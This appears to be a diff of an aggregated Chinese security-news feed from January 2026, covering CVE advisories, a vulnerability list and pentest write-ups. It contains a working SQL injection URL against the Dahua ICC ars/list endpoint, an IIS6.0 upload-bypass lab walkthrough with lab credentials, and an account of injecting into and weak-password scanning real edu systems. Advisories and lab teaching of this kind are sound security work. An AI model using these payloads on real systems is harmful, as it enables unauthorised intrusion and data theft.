[【已复现】SmarterMail 邮件服务器任意文件上传漏洞(CVE-2025-52691)安全风险通告](https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247504458&idx=1&sn=df0dba80f623b350fad0bb89ff0d1e65&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【已复现】n8n 远程代码执行漏洞(CVE-2026-21858)安全风险通告](https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247504447&idx=1&sn=b867a6a515f1ea35f79031f34ae71aac&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
本期周报内容由安全内参&虎符智库&奇安信CERT联合出品!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,57 +1,94 @@
|
||||
# 推广漏洞的特殊思路 | 通杀国内主流互联网厂商的推广漏洞思路分享
|
||||
月神 李白你好 2026-01-06 00:02
|
||||
点击关注👉 马哥网络安全 2026-01-12 09:00
|
||||
|
||||
**免责声明:**
|
||||
由于传播、利用本公众号李白你好所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号李白你好及作者不为此承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,我们会立即删除并致歉。谢谢!
|
||||
|
||||
|
||||
通杀国内主流互联网厂商的推广漏洞思路分享。
|
||||
### Speaker:月神
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
文章作者:奇安信攻防社区(
|
||||
月神
|
||||
)
|
||||
|
||||
参考来源:
|
||||
文章链接:
|
||||
https://forum.butian.net/share/4724
|
||||
|
||||
侵删
|
||||
|
||||
**1**
|
||||
►
|
||||
|
||||
**推广漏洞**
|
||||
****
|
||||

|
||||
|
||||
|
||||

|
||||
**今日福利**
|
||||
|
||||

|
||||
为了帮助大家早日习得网络安全核心知识,快速入行网络安全圈,给大家整理了一套**【2026最新网安资料】**
|
||||
网络安全工程师必备技能资料包(文末一键领取),内容有多详实丰富看下图!
|
||||
|
||||

|
||||
Web安全
|
||||
👇
|
||||
|
||||

|
||||

|
||||
|
||||

|
||||
渗透测试
|
||||
👇
|
||||
|
||||

|
||||

|
||||
|
||||

|
||||
安全面试题
|
||||
👇
|
||||
|
||||

|
||||

|
||||
|
||||

|
||||
代码审计
|
||||
👇
|
||||
|
||||

|
||||

|
||||
|
||||
红队笔记
|
||||
👇
|
||||
|
||||

|
||||
|
||||
入门视频👇
|
||||
|
||||

|
||||
|
||||
|
||||
**2**
|
||||
►
|
||||
|
||||
**网络安全情报攻防站**
|
||||

|
||||
|
||||
|
||||
www.libaisec.com
|
||||
以上所有资料获取请扫码
|
||||
|
||||
综合性的技术交流与资源共享社区
|
||||
|
||||
|
||||
专注于红蓝对抗、攻防渗透、威胁情报、数据泄露
|
||||
识别上方二维码
|
||||
|
||||

|
||||
备注:
|
||||
**2026安全合集**
|
||||
|
||||
100%免费领取
|
||||
|
||||
(是扫码领取,不是在公众号后台回复,别看错了哦)
|
||||
|
||||
|
||||
@@ -0,0 +1,57 @@
|
||||
# 撕开edu防线:前端的一次密码判断到3个高危漏洞
|
||||
原创 zkaq-eagle1 掌控安全EDU 2026-01-12 09:07
|
||||
|
||||
# 一、任意文件下载
|
||||
|
||||
在一次在 edu 网站逛街时,偶然发现了这个页面,呕吼,没见过诶,果断上网查一查。
|
||||
|
||||
|
||||
|
||||
搜着搜着偶然看到一个链接,任意文件下载?
|
||||
|
||||

|
||||
|
||||
我们直接去构造请求包,竟然直接成功啦 ,怎么这么轻松?本来打算直接提交了,想了想这么简单,肯定还有其他的洞
|
||||
|
||||
|
||||
|
||||
|
||||
# 二、前端的一次密码判断到 SQL 注入
|
||||
|
||||
SQL 注入真是测试了好长时间才测试出来,呜呜呜
|
||||
|
||||
|
||||
|
||||
通过一组信息泄露,我们成功登录到了系统,因为我开着 BP,一些页面没有的参数在 BP 中可以看到。
|
||||
|
||||

|
||||
|
||||
由于页面内有信息,这里截了一张加载不全的图,我们直接去 BP 中的 history 找历史包
|
||||
|
||||
|
||||
|
||||
这里使用了一个 BP 插件,我觉得非常好用
|
||||
|
||||
|
||||
|
||||
**这里插入一条关于这个 SQL 注入的烦恼!**
|
||||
|
||||
大家能猜到是什么吗?
|
||||
|
||||
|
||||
|
||||
就是这是一个 Orcal 数据库,我用 MySQL 的语法试了半年,没试出来,多亏了 AI 呜呜呜。
|
||||
|
||||

|
||||
# 三、数据库弱口令
|
||||
|
||||
这里悄悄用了一下扫描器,因为前面测出来 Oracle 数据库信息,这里直接弱口令扫了一下,没想到扫出来了
|
||||
|
||||

|
||||
|
||||
这里用数据库连接工具一直连不上Navicat 和其他工具都连不上。经过查询才知道 Oracle 数据库连接必须指定一个身份登录,我这里用的官方工具。
|
||||
# 四、小总结
|
||||
- 做渗透测试要细心,不放过任何一个可能点,说不定就会有 nday 出现,包括一个默认页面。
|
||||
- AI 目前是个不错的好帮手,我有很多问题都是问的 AI 帮忙解决的。
|
||||
- 系统初始密码一定要修改、有漏洞一定要修复与升级。
|
||||
- 以上内容均已修复,仅作学习交流,请勿恶意使用。
|
||||
@@ -0,0 +1,104 @@
|
||||
# 注意升级|Struts2曝高危漏洞S2-069(CVE-2025-68493)
|
||||
SecHub网络安全社区 2026-01-12 08:35
|
||||
|
||||
****
|
||||
****
|
||||
****
|
||||
**点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||
|
||||
**免责声明**
|
||||
|
||||
本文发布的工具和脚本,仅用作测试和学习研究,禁止用于商业用途,不能保证其合法性,准确性,完整性和有效性,请根据情况自行判断。
|
||||
|
||||
如果任何单位或个人认为该项目的脚本可能涉嫌侵犯其权利,则应及时通知并提供身份证明,所有权证明,我们将在收到认证文件后删除相关内容。
|
||||
|
||||
文中所涉及的技术、思路及工具等相关知识仅供安全为目的的学习使用,任何人不得将其应用于非法用途及盈利等目的,间接使用文章中的任何工具、思路及技术,我方对于由此引起的法律后果概不负责。
|
||||
## 🌟简介
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
XWork组件中的XML配置解析未能正确验证XML,容易受到XML外部实体(XXE)注入攻击。
|
||||
|
||||
影响版本
|
||||
# 此问题影响 Apache Struts:
|
||||
|
||||
|
||||
- Struts 2.0.0 至 Struts 2.3.37 ( 已结束支持 )
|
||||
- Struts 2.5.0 至 Struts 2.5.33 ( 已结束支持 )
|
||||
- Struts 6.0.0 至 Struts 6.1.0
|
||||
#
|
||||
|
||||
|
||||
# 解决方案
|
||||
|
||||
|
||||
#
|
||||
|
||||
# 建议用户升级至 6.1.1 版本,该版本已修复此问题。
|
||||
|
||||
|
||||
无法立即升级的用户可以通过以下方式缓解 XXE:
|
||||
- 使用自定义的 SAXParserFactory:将 xwork.saxParserFactory= 设置为自定义的工厂类,默认禁用外部实体
|
||||
或者
|
||||
- 定义 JVM 级别的配置 :通过系统属性配置 JVM 默认的 XML 解析器以禁用外部实体(设置为空字符串以阻止所有协议):
|
||||
<table><tbody><tr style="border-radius: 0px;background: none;border: 0px;inset: auto;float: none;height: auto;line-height: 20px;margin: 0px;outline: 0px;overflow: visible;padding: 0px;text-align: left;vertical-align: baseline;width: auto;box-sizing: content-box;font-family: Consolas, "Bitstream Vera Sans Mono", "Courier New", Courier, monospace;font-weight: normal;font-style: normal;font-size: 14px;min-height: inherit;"><td style="border: 0px;background: none;overflow: visible;border-radius: 0px;inset: auto;float: none;height: auto;line-height: 20px;margin: 0px;outline: 0px;padding: 0px 0px 0px 15px;text-align: left;vertical-align: baseline;box-sizing: content-box;font-family: Consolas, "Bitstream Vera Sans Mono", "Courier New", Courier, monospace;font-weight: normal;font-style: normal;font-size: 14px;min-height: inherit;"><section class="code-snippet__fix code-snippet__js"><ul class="code-snippet__line-index code-snippet__js"><li></li><li></li><li></li></ul><pre class="code-snippet__js" data-lang="ini"><code><span leaf=""><span class="code-snippet__attr">-Djavax.xml.accessExternalDTD</span>=<span class="code-snippet__string">""</span></span></code><code><span leaf=""><span class="code-snippet__attr">-Djavax.xml.accessExternalSchema</span>=<span class="code-snippet__string">""</span></span></code><code><span leaf=""><span class="code-snippet__attr">-Djavax.xml.accessExternalStylesheet</span>=<span class="code-snippet__string">""</span></span></code></pre></section></td></tr></tbody></table>#
|
||||
|
||||
|
||||
|
||||
|
||||
欢迎关注SecHub网络安全社区,SecHub网络安全社区目前邀请式注册,邀请码获取见公众号菜单【邀请码】
|
||||
|
||||
**#**
|
||||
|
||||
|
||||
**企业简介**
|
||||
|
||||
|
||||
**赛克艾威 - 网络安全解决方案提供商**
|
||||
|
||||
****
|
||||
北京赛克艾威科技有限公司(简称:赛克艾威),成立于2016年9月,提供全面的安全解决方案和专业的技术服务,帮助客户保护数字资产和网络环境的安全。
|
||||
|
||||
|
||||
安全评估|渗透测试|漏洞扫描|安全巡检
|
||||
|
||||
代码审计|钓鱼演练|应急响应|安全运维
|
||||
|
||||
重大时刻安保|企业安全培训
|
||||
|
||||

|
||||
|
||||
|
||||
**联系方式**
|
||||
|
||||
电话|010-86460828
|
||||
|
||||
官网|https://sechub.com.cn
|
||||
|
||||
|
||||
|
||||
|
||||
**关注我们**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**公众号:**
|
||||
sechub安全
|
||||
|
||||
**哔哩号:**
|
||||
SecHub官方账号
|
||||
|
||||
|
||||
@@ -0,0 +1,63 @@
|
||||
# 游戏工具变后门?InputPlumber高危漏洞曝光,Linux游戏玩家面临劫持风险
|
||||
看雪学苑 看雪学苑 2026-01-12 09:59
|
||||
|
||||
近日,一款旨在提升Linux游戏体验的实用工具被曝出存在严重安全漏洞,可能允许本地攻击者劫持用户会话或导致系统崩溃。SUSE安全团队发布报告指出,用于在SteamOS等环境中整合输入设备的工具InputPlumber,其早期版本几乎完全开放,极易遭受攻击。
|
||||
|
||||
|
||||
这些漏洞编号为CVE-2025-66005和CVE-2025-14338,根源在于该工具未能正确验证与其D-Bus服务交互的用户身份。由于InputPlumber以root(超级用户)权限运行,这一疏漏直接开辟了权限提升的路径。
|
||||
|
||||
|
||||
问题是在SUSE一次例行软件包审查中被发现的。报告指出,InputPlumber“主要用于Linux游戏场景,是SteamOS的一部分”,它对外提供了一个用于管理设备的D-Bus系统服务,但安全团队发现其“门禁大开”。
|
||||
|
||||
|
||||
报告称:“我们审查的第一个InputPlumber版本完全缺乏客户端身份验证,因此我们拒绝了它。”
|
||||
|
||||
|
||||
即便在后续尝试添加Polkit(权限管理系统)认证后,实现仍然存在缺陷。审查发现“Polkit支持仅是一个编译时功能……且默认被禁用”,这意味着分发的二进制程序通常根本没有任何保护。此外,该实现还存在一个竞争条件漏洞,即CVE-2025-14338,历史上与不安全地使用“unix-process”这一Polkit认证主体有关。
|
||||
|
||||
|
||||
有效身份验证的缺失意味着“系统内所有用户都可以访问所有InputPlumber的D-Bus方法”。这种暴露允许攻击者通过`CreateTargetDevice`和`CreateCompositeDevice`等方法发动危险攻击。
|
||||
|
||||
|
||||
研究人员演示,攻击者可以创建一个虚拟键盘,并将按键输入注入到另一用户的会话中。报告警告称:“系统中的任何用户都可以向活跃的桌面会话或活动的登录终端屏幕注入输入,可能导致在当前登录用户上下文中的任意代码执行。”
|
||||
|
||||
|
||||
此外,`CreateCompositeDevice`方法可能被滥用于检查特权文件是否存在,或通过将其解析为配置文件来泄露其内容。研究人员指出:“该方法允许信息泄露,例如泄露`/root/.bash_history`的内容”,错误信息会显示敏感文件内容。
|
||||
|
||||
|
||||
经过协调披露流程,上游开发者已发布补丁。InputPlumber v0.69.0版本通过默认启用Polkit授权并切换到安全的认证主体,修复了这些漏洞。
|
||||
|
||||
|
||||
用户应立即升级。报告确认,“SteamOS也已发布了包含修复程序的新版镜像,版本号为3.7.20”。Linux游戏玩家及SteamOS用户应尽快检查系统更新,确保安全。
|
||||
|
||||
|
||||
|
||||
资讯来源
|
||||
:
|
||||
securityonline.info
|
||||
|
||||
转载请注明出处和本文链接
|
||||
|
||||
|
||||
|
||||
﹀
|
||||
|
||||
﹀
|
||||
|
||||
﹀
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**球分享**
|
||||
|
||||

|
||||
|
||||
**球点赞**
|
||||
|
||||

|
||||
|
||||
**球在看**
|
||||
|
||||
@@ -0,0 +1,41 @@
|
||||
# 漏洞验证-大华ICC智能物联综合管理平台 ars/list SQL注入
|
||||
原创 Domren 网安智界 2026-01-12 09:20
|
||||
|
||||
一、漏洞描述
|
||||
|
||||
大华ICC智能物联综合管理平台大华ICC智能物联综合管理平台 ars/list 接口存在SQL注入漏洞。恶意攻击者通过注入恶意SQL指令,可非法访问、篡改或删除数据库敏感数据,甚至通过数据库提权功能获取服务器最高控制权,导致严重的数据泄露或业务中断。
|
||||
|
||||
二、验证POC
|
||||
|
||||
https://XXXX/evo-apigw/evo-arsm/1.0.0/ars/list?serviceName=%27+UNION+ALL+SELECT+NULL,NULL,NULL,CONCAT(0x7e,VERSION(),0x7e),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--+-
|
||||
|
||||
其他可用函数:
|
||||
|
||||
VERSION() 数据库版本
|
||||
|
||||
USER() 当前用户(含主机)
|
||||
|
||||
CURRENT_USER() 当前用户
|
||||
|
||||
DATABASE() 当前数据库名
|
||||
|
||||
@@hostname 服务器主机名
|
||||
|
||||
@@version_compile_os 操作系统
|
||||
|
||||
@@datadir 数据目录
|
||||
|
||||
@@basedir 安装目录
|
||||
|
||||
@@version_compile_machine 系统架构
|
||||
|
||||
|
||||
三、验证截图
|
||||
|
||||

|
||||
|
||||
四、整改建议
|
||||
|
||||
1、及时更新系统到厂商最新修复版本以修复漏洞;2、使用预编译语句(PreparedStatement)或参数化查询,强制实现数据与代码分离;3、对所有用户输入进行严格的强类型校验和白名单过滤,清洗潜在恶意字符;4、遵循最小权限原则,严格限制数据库账户的文件读写及执行系统命令权限;5、在网络边界部署Web应用防火墙(WAF)拦截恶意SQL特征,并开启数据库异常操作审计。
|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# 盘点 2025 年度重大安全漏洞
|
||||
原创 404实验室 知道创宇404实验室 2026-01-06 09:13
|
||||
知道创宇 2026-01-12 08:18
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,74 @@
|
||||
# 网安实验干货每日分享IIS6.0文件解析漏洞特殊符号";"–0112
|
||||
原创 建哥聊安全 建哥聊安全 2026-01-12 08:17
|
||||
|
||||
# IIS6.0文件解析漏洞–特殊符号";"
|
||||
## 实验目的
|
||||
|
||||
通过本实验,掌握
|
||||
windows下IIS6.0文件解析漏洞的利用方法。
|
||||
## 实验环境
|
||||
|
||||
·
|
||||
操作机:
|
||||
Win10
|
||||
|
||||
用户名:
|
||||
Administrator
|
||||
|
||||
密码:
|
||||
Sangfor!7890
|
||||
|
||||
·
|
||||
靶机:
|
||||
windows server 2003下的IIS6.0
|
||||
|
||||
·
|
||||
实验地址:
|
||||
http://ip/upload/up.asp
|
||||
## 实验原理
|
||||
|
||||
文件上传使用白名单做限制,只能上传图片文件,导致脚本文件无法上传,上传图片马绕过白名单文件上传的验证,但是图片马又无法解析,利用
|
||||
IIS6.0文件解析漏洞的特点,从而解析脚本文件。
|
||||
|
||||
·
|
||||
IIS除了可以解析.asp后缀的脚本以外,还可以解析.cer和.asa后缀的文件
|
||||
|
||||
·
|
||||
特殊符号“/”,任意文件夹名.asp目录下的任何文件都会被IIS当作asp脚本执行
|
||||
|
||||
·
|
||||
特殊符号“;”,任意文件名.asp;.jpg,后缀是.jpg,可以绕过限制,但是IIS6.0的特殊符号“;”会将该文件当作asp脚本执行
|
||||
## 实验步骤
|
||||
|
||||
1、登录操作机,打开浏览器,访问http://ip/upload/up.asp
|
||||
|
||||

|
||||
|
||||
2、在操作机新建任意文件名的asp脚本,比如now.asp
|
||||
|
||||

|
||||
|
||||
3、点击“浏览”按钮,选择新建的asp脚本文件
|
||||
|
||||

|
||||
|
||||
4、点击“上传”按钮,上传选择的文件,文件格式不正确,上传失败
|
||||
|
||||

|
||||
|
||||
5、点击“重新上传文件”,将新建的文件重命名为now.asp;.jpg,并选择该文件
|
||||
|
||||

|
||||
|
||||
6、点击“上传”按钮,上传选择的文件,上传成功
|
||||
|
||||

|
||||
|
||||
7、访问http://ip/upload/image/now.asp;.jpg,脚本成功解析
|
||||
|
||||

|
||||
## 实验总结
|
||||
|
||||
掌握利用
|
||||
IIS6.0文件解析漏洞,绕过白名单限制,解析脚本文件。
|
||||
|
||||
@@ -0,0 +1,108 @@
|
||||
# 趋势科技:速修复这个严重的 Apex Central RCE漏洞
|
||||
Sergiu Gatlan 代码卫士 2026-01-12 10:20
|
||||
|
||||

|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
**编译:代码卫士**
|
||||
|
||||
**趋势科技修复了位于 Apex Central 本地版中的一个严重漏洞CVE-2025-69258,可导致攻击者以系统权限执行任意代码。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Apex Central 是一款基于 web 的管理面板,帮助管理员统一管理趋势科技多款产品和服务(包括杀毒、内容安全和威胁检测),并部署多个组件如杀毒模式文件、扫描引擎和反垃圾邮件规则等。
|
||||
|
||||
该漏洞可导致在目标系统上无权限的威胁人员通过将恶意DDL 注入低复杂攻击活动中的方式获得远程代码执行权限。趋势科技在上周发布的一份安全公告中提到,“趋势科技 Apex Central 中存在一个 LoadLibraryEX 漏洞,可导致未认证的远程攻击者将受攻击者控制的 DLL 加载到一个关键的可执行文件中,从而导致在受影响设备上以系统权限执行由攻击者提供的代码。”
|
||||
|
||||
Tenable 公司发现并报送了该漏洞,该公司提到,未认证的远程攻击者可向监听 TCP 端口20001 的 MsgReceiver.exe 进程发送一条特殊构造的消息,“可导致在系统权限的安全上下文中执行由攻击者提供的代码”。
|
||||
|
||||
虽然存在一些缓解因素,如易受攻击的系统被暴露给互联网攻击,但趋势科技公司仍然督促客户尽快修复系统。该公司提到,“除了及时应用补丁和更新后的解决方案外,建议客户查看关键系统的远程访问权限并确保策略和边界安全是最新状态。然而,尽管利用可能需要满足多个特定条件,但趋势科技公司强烈建议客户尽快更新至最新版本。”
|
||||
|
||||
此外,趋势科技还发布了可遭未经身份验证攻击者利用的两个拒绝服务漏洞CVE-2025-69259和CVE-2025-69260。该公司还在三年前修复了另外一个严重的 Apex Central 漏洞CVE-2022-26871,提醒客户称该漏洞已遭在野利用。
|
||||
|
||||
****
|
||||
****
|
||||
|
||||
开源
|
||||
卫士试用地址:
|
||||
https://oss.qianxin.com/#/login
|
||||
|
||||
|
||||
代码卫士试用地址:https://sast.qianxin.com/#/login
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[趋势科技证实本地系统中的两个严重 Apex One 漏洞已遭利用](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247523757&idx=2&sn=a7158cc27029a29dc4b1bc6553c14569&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[趋势科技修复已遭利用的Apex One 0day漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247517701&idx=1&sn=242a34391add46cf11121fbb52e0558b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[趋势科技修复又一个已遭利用的Apex One漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247513971&idx=2&sn=e4ccf27e2628af5d0016b4b5f9385131&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[趋势科技修复已遭利用的 Apex Central 0day](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247511227&idx=2&sn=3003d8d5ba53390d7d87aef04901daaa&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[趋势科技称 Apex One EDR 平台的两个0day已遭在野利用](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247507161&idx=1&sn=17864c45b313691348a041867c8e49bf&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/trend-micro-fixes-critical-rce-flaw-in-apex-central-console/
|
||||
|
||||
|
||||
题图:Pixa
|
||||
bay Licens
|
||||
e
|
||||
|
||||
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
” 吧~
|
||||
|
||||
@@ -0,0 +1,391 @@
|
||||
# 高危漏洞威胁情报合集 (2026-01-12)
|
||||
原创 0xSecDebug 0xSecDebug 2026-01-12 09:25
|
||||
|
||||
|
||||
|
||||
****
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具和内容均来自网络,仅做学习和记录使用,安全性自测,
|
||||
如有侵权请联系删除。
|
||||
****
|
||||
# 如果师傅们想要第一时间获取到最新的威胁情报,可以添加下面我创建的钉钉漏洞威胁情报群,便于师傅们可以及时获取最新的IOC
|
||||
|
||||

|
||||
#
|
||||
# Apache Struts S2-069 XXE漏洞
|
||||
|
||||
CVE编号: 暂无
|
||||
|
||||
危害定级: 严重
|
||||
|
||||
漏洞标签: 有Poc有漏洞分析有修复方案
|
||||
|
||||
披露日期: 2026-01-11
|
||||
|
||||
推送原因: 漏洞创建
|
||||
|
||||
信息来源:
|
||||
|
||||

|
||||
|
||||
绿盟漏洞情报(2026-01-12)
|
||||
|
||||
📊 数据来源:绿盟 www.nsfocus.net | 有效漏洞:72 条
|
||||
# Intel Tiber Edge Platform和Edge Orchestrator不受控制的资源消耗漏洞(CVE-2025-26472)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132359
|
||||
|
||||
2026-01-12
|
||||
# Adobe Illustrator越界写入漏洞(CVE-2025-49563)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132358
|
||||
|
||||
2026-01-12
|
||||
# Adobe Illustrator内存错误引用漏洞(CVE-2025-49568)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132357
|
||||
|
||||
2026-01-12
|
||||
# Adobe Commerce跨站请求伪造漏洞(CVE-2025-49555)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132356
|
||||
|
||||
2026-01-12
|
||||
# Intel Xeon Processor安全检查实现错误漏洞(CVE-2025-32086)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132355
|
||||
|
||||
2026-01-12
|
||||
# Intel Tiber Edge Platform和Edge Orchestrator输入验证错误漏洞(CVE-2025-27537)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132354
|
||||
|
||||
2026-01-12
|
||||
# Intel Tiber Edge Platform和Edge Orchestrator不受控制的资源消耗漏洞(CVE-2025-27250)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132353
|
||||
|
||||
2026-01-12
|
||||
# Intel 700 Series Ethernet不受控制的资源消耗漏洞漏洞(CVE-2025-26863)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132352
|
||||
|
||||
2026-01-12
|
||||
# Intel 700 Series Ethernet不受控制的资源消耗漏洞漏洞(CVE-2025-26697)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132351
|
||||
|
||||
2026-01-12
|
||||
# Adobe Commerce跨站脚本漏洞(CVE-2025-49557)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132350
|
||||
|
||||
2026-01-12
|
||||
# WeGIA SQL注入漏洞(CVE-2025-55167)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132349
|
||||
|
||||
2026-01-12
|
||||
# Adobe Illustrator堆栈缓存区溢出漏洞(CVE-2025-49564)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132348
|
||||
|
||||
2026-01-12
|
||||
# Adobe Illustrator空指针解引用漏洞(CVE-2025-49567)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132347
|
||||
|
||||
2026-01-12
|
||||
# Adobe Commerce授权错误漏洞(CVE-2025-49556)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132346
|
||||
|
||||
2026-01-12
|
||||
# Intel TDX Module firmware锁定错误漏洞(CVE-2025-20044)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132345
|
||||
|
||||
2026-01-12
|
||||
# Mercury KM08-708H GiGA WiFi Wave2堆栈缓冲区溢出漏洞(CVE-2025-10392)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132344
|
||||
|
||||
2026-01-12
|
||||
# fcba_zzm ics-park Smart Park Management System代码注入漏洞(CVE-2025-10394)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132343
|
||||
|
||||
2026-01-12
|
||||
# eCharge Hardy Barth Salia PLCC危险类型文件不受限上传漏洞(CVE-2025-10371)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132342
|
||||
|
||||
2026-01-12
|
||||
# MiczFlor RPi-Jukebox-RFID操作系统命令注入漏洞(CVE-2025-10328)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132341
|
||||
|
||||
2026-01-12
|
||||
# AMD StoreMI DLL劫持漏洞(CVE-2024-21922)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132340
|
||||
|
||||
2026-01-12
|
||||
# Wavlink WL-WN578W2操作系统命令注入漏洞(CVE-2025-10359)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132339
|
||||
|
||||
2026-01-12
|
||||
# Evertz SDVN 3080ipx-10G不合理授权漏洞(CVE-2025-10365)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132338
|
||||
|
||||
2026-01-12
|
||||
# Mercury KM08-708H GiGA WiFi Wave2缓冲区溢出漏洞(CVE-2025-10385)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132337
|
||||
|
||||
2026-01-12
|
||||
# Sixun Business Management System不合理授权漏洞(CVE-2025-10374)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132336
|
||||
|
||||
2026-01-12
|
||||
# Portabilis i-Educar跨站脚本漏洞(CVE-2025-10373)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132335
|
||||
|
||||
2026-01-12
|
||||
# PHPGurukul Beauty Parlour Management System SQL注入漏洞(CVE-2025-10403)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132334
|
||||
|
||||
2026-01-12
|
||||
# Yoshiki Miurla Morphic服务器端请求伪造漏洞(CVE-2025-10393)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132333
|
||||
|
||||
2026-01-12
|
||||
# magicblack maccms10服务器端请求伪造漏洞(CVE-2025-10397)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132332
|
||||
|
||||
2026-01-12
|
||||
